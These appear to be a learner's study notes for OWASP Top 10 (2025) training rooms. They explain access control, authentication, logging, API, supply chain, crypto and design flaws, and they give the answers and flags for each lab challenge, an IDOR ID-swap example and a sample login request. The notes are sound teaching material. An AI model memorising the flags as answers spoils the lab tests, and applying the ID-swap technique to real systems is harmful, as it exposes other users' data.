Jr.Pen 10. OWASP Top 10 (2025)

1. OWASP Top 10 2025: IAAA Failures

Task 1 - Introduction

The following categories are covered in this room:

1. A01: Broken Access Control
2. A07: Authentication Failures
3. A09: Logging & Alerting Failures

Task 2 - What is IAAA?

IAAA is a simple way to think about how users and their actions are verified on applications. Each item plays a crucial role and it isn't possible to skip a level. That means, if a previous item isn't being performed, you cannot perform the later times. The four items are:

- **Identity** - the unique account (e.g., user ID/email) that represents a person or service.
- **Authentication** - proving that identity (passwords, OTP, passkeys).
- **Authorisation** - what that identity is allowed to do.
- **Accountability** - recording and alerting on who did what, when, and from where.

Answer the questions below

> What does IAAA stand for? Identity, Authentication, Authorisation, Accountability


Task 3 - A01: Broken Access Control

Broken Access Control happens when the server doesn't properly enforce **who can access what** on every request. A common occurence of this is **IDOR** (Insecure Direct Object Reference): if changing an ID (like `?id=7 → ?id=6`) lets you see or edit someone else's data, access control is broken.

Answer the questions below

> If you don't get access to more roles but can view the data of another users, what type of privilege escalation is this? Horizontal

> What is the note you found when viewing the user's account who had more than $ 1 million? THM{Found.the.Millionare!}




Task 4 - A07: Authentication Failures

Authentication Failures happen when an application can't reliably verify or bind a user's identity. Common issues include:

- username enumeration
- weak/guessable passwords (no lockout/rate limits)
- logic flaws in the login/registration flow
- insecure session or cookie handling

Answer the questions below

> What is the flag on the admin user's dashboard?
> THM{Account.confusion.FTW!}




Task 5 - A09: Logging & Alerting Failures

Without proper logging and alerting, security teams may miss attacks or struggle to investigate incidents. Missing authentication logs, lack of alerts for suspicious activity, poor log retention, and tamperable logs can leave organizations blind to threats. Effective logging provides accountability and visibility, helping defenders detect, investigate, and respond to attacks faster.


Answer the questions below

> It looks like an attacker tried to perform a brute-force attack, what is the IP of the attacker? 203.0.113.45



> Looks like they were able to gain access to an account! What is the username associated with that account? admin

> What action did the attacker try to do with the account? List the endpoint the accessed. /supersecretadminstuff



Task 6 - Conclusion

Understanding Identity, Authentication, Authorization, and Accountability is essential for securing web applications.

✅ **A01: Broken Access Control** – Enforce server-side authorization checks on every request.

✅ **A07: Authentication Failures** – Protect against brute-force attacks, enforce unique identities, and rotate sessions after password or privilege changes.

✅ **A09: Logging & Alerting Failures** – Log authentication events, centralize logs, and alert on suspicious activities such as brute-force attempts and privilege escalation.

Strong access controls, secure authentication, and effective monitoring form the foundation of application security.

Task 7 - API in Cybersecurity

In cybersecurity, an **API (Application Programming Interface)** is both a **critical asset** and a **common attack surface**. APIs allow systems, applications, and services to communicate—but if they are not properly secured, they can expose sensitive data and functionality to attackers.

Why APIs Matter in Cybersecurity: Modern applications (web apps, mobile apps, cloud services) heavily rely on APIs for:

- User authentication (login systems)
- Data exchange (databases, microservices)
- Payment processing
- Third-party integrations (Google, payment gateways, etc.)

Because APIs often expose direct access to backend systems, they are a **high-value target for attackers**.

Common API Security Risks: According to security research such as OWASP, APIs are vulnerable to:

1. Broken Authentication: Weak login or token systems allow attackers to impersonate users.

2. Broken Authorization (BOLA / IDOR): Users can access data they should not (e.g., changing an ID in the URL).

3. Excessive Data Exposure: APIs return more data than necessary (e.g., passwords, internal fields).

4. Injection Attacks: Malicious input (SQL, NoSQL, command injection) sent through API requests.

5. Rate Limiting Issues: No limits → attackers can brute force or abuse endpoints.

Example Attack Scenario

```
GET /api/user/1001
```

If the API does not check permissions properly, an attacker might change it to:

```
GET /api/user/1002
```

→ This can expose another user's private data (**IDOR vulnerability**).

How to Secure APIs

1. Strong Authentication

- Use OAuth 2.0, JWT tokens, or API keys
- Avoid weak or predictable tokens

2. Proper Authorization

- Enforce role-based access control (RBAC)
- Validate every request

3. Input Validation

- Sanitize all inputs
- Prevent injection attacks

4. Rate Limiting

- Prevent brute-force and abuse

5. HTTPS Everywhere

- Encrypt data in transit

6. API Gateway Protection

- Centralized security, logging, and filtering

OWASP API Security Top Risks

Some of the most important API risks identified by OWASP include:

- Broken Object Level Authorization
- Broken Authentication
- Excessive Data Exposure

- Lack of Resources & Rate Limiting
- Security Misconfiguration

Shortly in cybersecurity, APIs are **critical communication bridges**, but also **one of the most targeted attack surfaces**. Securing APIs is essential to protect modern applications from data leaks, unauthorized access, and abuse.

What is `application/json`?

`application/json` is a **MIME type (media type)** used in HTTP requests and responses to indicate that the data format is **JSON (JavaScript Object Notation)**.

It tells the server or client:

👉 "The data being sent or received is in JSON format."

Where it is used in Cybersecurity & Web APIs

In APIs, especially in web security testing (like in Burp Suite or `curl`), you often see:

- Request headers
- API responses
- POST/PUT requests

Example HTTP Request

```
POST /api/login HTTP/1.1
Content-Type: application/json
```

Body:

```
{
  "username":"admin",
  "password":"1234"
}
```

Why it is important in Cybersecurity

Attackers and security testers analyze `application/json` because:

- APIs often expose sensitive data through JSON
- JSON inputs can be vulnerable to:
  - Injection attacks
  - Broken authentication
  - IDOR (Insecure Direct Object Reference)
- Improper validation of JSON input can lead to exploitation

Example using curl

```
curl-X POST https://example.com/api/login \
-H"Content-Type: application/json" \
-d'{"username":"admin","password":"1234"}'
```

Summary

- `application/json` = tells the system data is in JSON format
- Used heavily in APIs and web applications
- Very important in cybersecurity for testing and analyzing API behavior

2. OWASP Top 10 2025: Application Design Flaws

Task 1 - Introduction

The following categories are covered in this room:

1. AS02: Security Misconfigurations
2. AS03: Software Supply Chain Failures
3. AS04: Cryptographic Failures
4. AS06: Insecure Design

Task 2 - AS02: Security Misconfigurations

Security misconfigurations occur when systems, applications, or cloud services are deployed with unsafe defaults, excessive permissions, or exposed services. These setup mistakes can create easy opportunities for attackers. A well-known example is the 2017 Uber breach, where a publicly accessible AWS S3 bucket exposed sensitive user and driver data.

The lesson: secure configurations, regular reviews, and least-privilege access are just as important as secure code.

Common Patterns

- Default credentials or weak passwords left unchanged
- Unnecessary services or endpoints exposed to the internet
- Misconfigured cloud storage or permissions (S3, Azure Blob, GCP buckets)
- Unrestricted API access or missing authentication/authorisation
- Verbose error messages exposing stack traces or system details
- Outdated software, frameworks, or containers with known vulnerabilities
- Exposed AI/ML endpoints without proper access controls


How To Prevent It


- Harden default configurations and remove unused features or services
- Enforce strong authentication and least privilege across all systems
- Limit network exposure and segment sensitive resources
- Keep software, frameworks, and containers up to date with patches
- Hide stack traces and system information from error messages
- Audit cloud configurations and permissions regularly
- Secure AI endpoints and automation services with proper access controls and monitoring
- Integrate configuration reviews and automated security checks into your deployment pipeline


Challenge: Navigate to `MACHINE_IP:5002`. It appears that the developers left too many traces in their User Management APIs.

Answer the questions below

> What's the flag? THM{V3RB0S3_3RR0R_L34K}







Task 3 - AS03: Software Supply Chain Failures

Modern applications rely heavily on third-party libraries, APIs, and AI models. When these dependencies are compromised, outdated, or improperly verified, attackers can exploit them to gain access without targeting your code directly. The 2021 SolarWinds incident demonstrated how a trusted software update can become a vehicle for a large-scale supply chain attack.

Key takeaway: Continuously verify dependencies, monitor third-party components, and secure the software supply chain to reduce risk.

Common Patterns

- Using unverified or unmaintained libraries and dependencies
- Automatically installing updates without verification
- Over-reliance on third-party AI models without monitoring or auditing
- Insecure build pipelines or CI/CD processes that allow tampering
- Poor license or provenance tracking for components
- Lack of monitoring for vulnerabilities in dependencies after deployment

How To Protect The Supply Chain


- Verify all third-party components, libraries, and AI models before use
- Monitor and patch dependencies regularly


- Sign, verify, and audit software updates and packages
- Lock down CI/CD pipelines and build processes to prevent tampering
- Track provenance and licensing for all dependencies
- Implement runtime monitoring for unusual behaviour from dependencies or AI components
- Integrate supply chain threat modelling into the SDLC, including testing, deployment, and update workflows

Challenge: Navigate to `MACHINE_IP:5003`. The code is outdated and imports an old `lib/vulnerable_utils.py` component. Can you ***debug*** it?

Answer the questions below

> What's the flag? THM{SUPPLY_CH41N_VULN3R4B1L1TY}





Task 4 - AS04: Cryptographic Failures

Cryptographic failures occur when sensitive data is not properly protected through encryption. Common issues include weak algorithms, hard-coded keys, poor key management, and storing data without encryption. When cryptography fails, attackers may gain access to passwords, tokens, personal information, and other sensitive data through techniques such as man-in-the-middle attacks or brute-forcing weak keys.

The key takeaway: use strong encryption, protect cryptographic keys, and secure sensitive data both in transit and at rest.

Common Patterns

- Using deprecated or weak algorithms like MD5, SHA-1, or ECB mode
- Hard-coded secrets in code or configuration
- Poor key rotation or management practices
- Lack of encryption for sensitive data at rest or in transit
- Self-signed or invalid TLS certificates
- Using AI/ML systems without proper secret handling for model parameters or sensitive inputs

How To Prevent It

- Use strong, AES modern algorithms such as GCM, ChaCha20-Poly1305, or enforce TLS 1.3 with valid certificates
- Use secure key management services like Azure Key Vault, AWS KMS, or HashiCorp Vault
- Rotate secrets and keys regularly, following defined crypto periods
- Document and enforce policies and standard operating procedures for key lifecycle management
- Maintain a complete inventory of certificates, keys, and their owners
- Ensure AI models and automation agents never expose unencrypted secrets or sensitive data


- The web application in this room contains a weakness of this type for you to explore.

Challenge: Navigate to `MACHINE_IP:5004`. Can you find the key to decrypt the file?



Answer the questions below

> What's the flag? THM{CRYPTO_FAILURE_H4RDCOD3D_K3Y}



Task 5 - AS06: Insecure Design

Insecure design occurs when security weaknesses are built into an application's architecture or logic from the beginning. These issues often result from missing threat modelling, poor design reviews, or incorrect assumptions about system behaviour. With AI-powered systems, insecure design risks increase when developers assume AI outputs are always safe or fail to add proper controls around generated code, queries, and decisions.

A key lesson: security must be designed into systems from the start. Architecture reviews, threat modelling, and secure design principles are essential.

Common Insecure Designs In 2025

- Weak business logic controls, like recovery or approval flows
- Flawed assumptions about user or model behaviour
- AI components with unchecked authority or access
- Missing guardrails for LLMs and automation agents
- Test or debug bypasses left in production
- No consistent abuse-case review or AI threat modelling

Insecure Design In The AI Era

AI introduces new security challenges caused by poor design decisions. Prompt injection can manipulate AI behavior, blind trust in model outputs can create unsafe automation, and unverified models or datasets can introduce hidden backdoors.

The key lesson: AI systems need secure architecture, input validation, model verification, and human oversight to reduce risks.

How To Design Securely


- Treat every model as untrusted until proven otherwise.
- Validate and filter all model inputs and outputs to ensure accuracy and integrity.
- Separate system prompts from user content.
- Keep sensitive data out of prompts unless absolutely needed and protect it with strict controls.

- Require human review for high-risk AI actions.
- Log model provenance, monitor behaviour, and apply differential privacy for sensitive data.
- Include specific threat modelling for prompt attacks,AI inference risks, agent misuse, and supply chain compromise throughout the design process.
- Build threat modelling into every stage of development, not just at the start.
- Define clear security requirements for each feature before implementation.
- Apply the principle of least privilege across users, APIs, and services.
- Ensure proper authentication, authorisation, and session management across the system.
- Keep dependencies, third-party components, and supply chain sources verified and up to date.
- Continuously monitor and test the system for logic flaws, abuse paths, and emergent risks as new features or AI components are added.

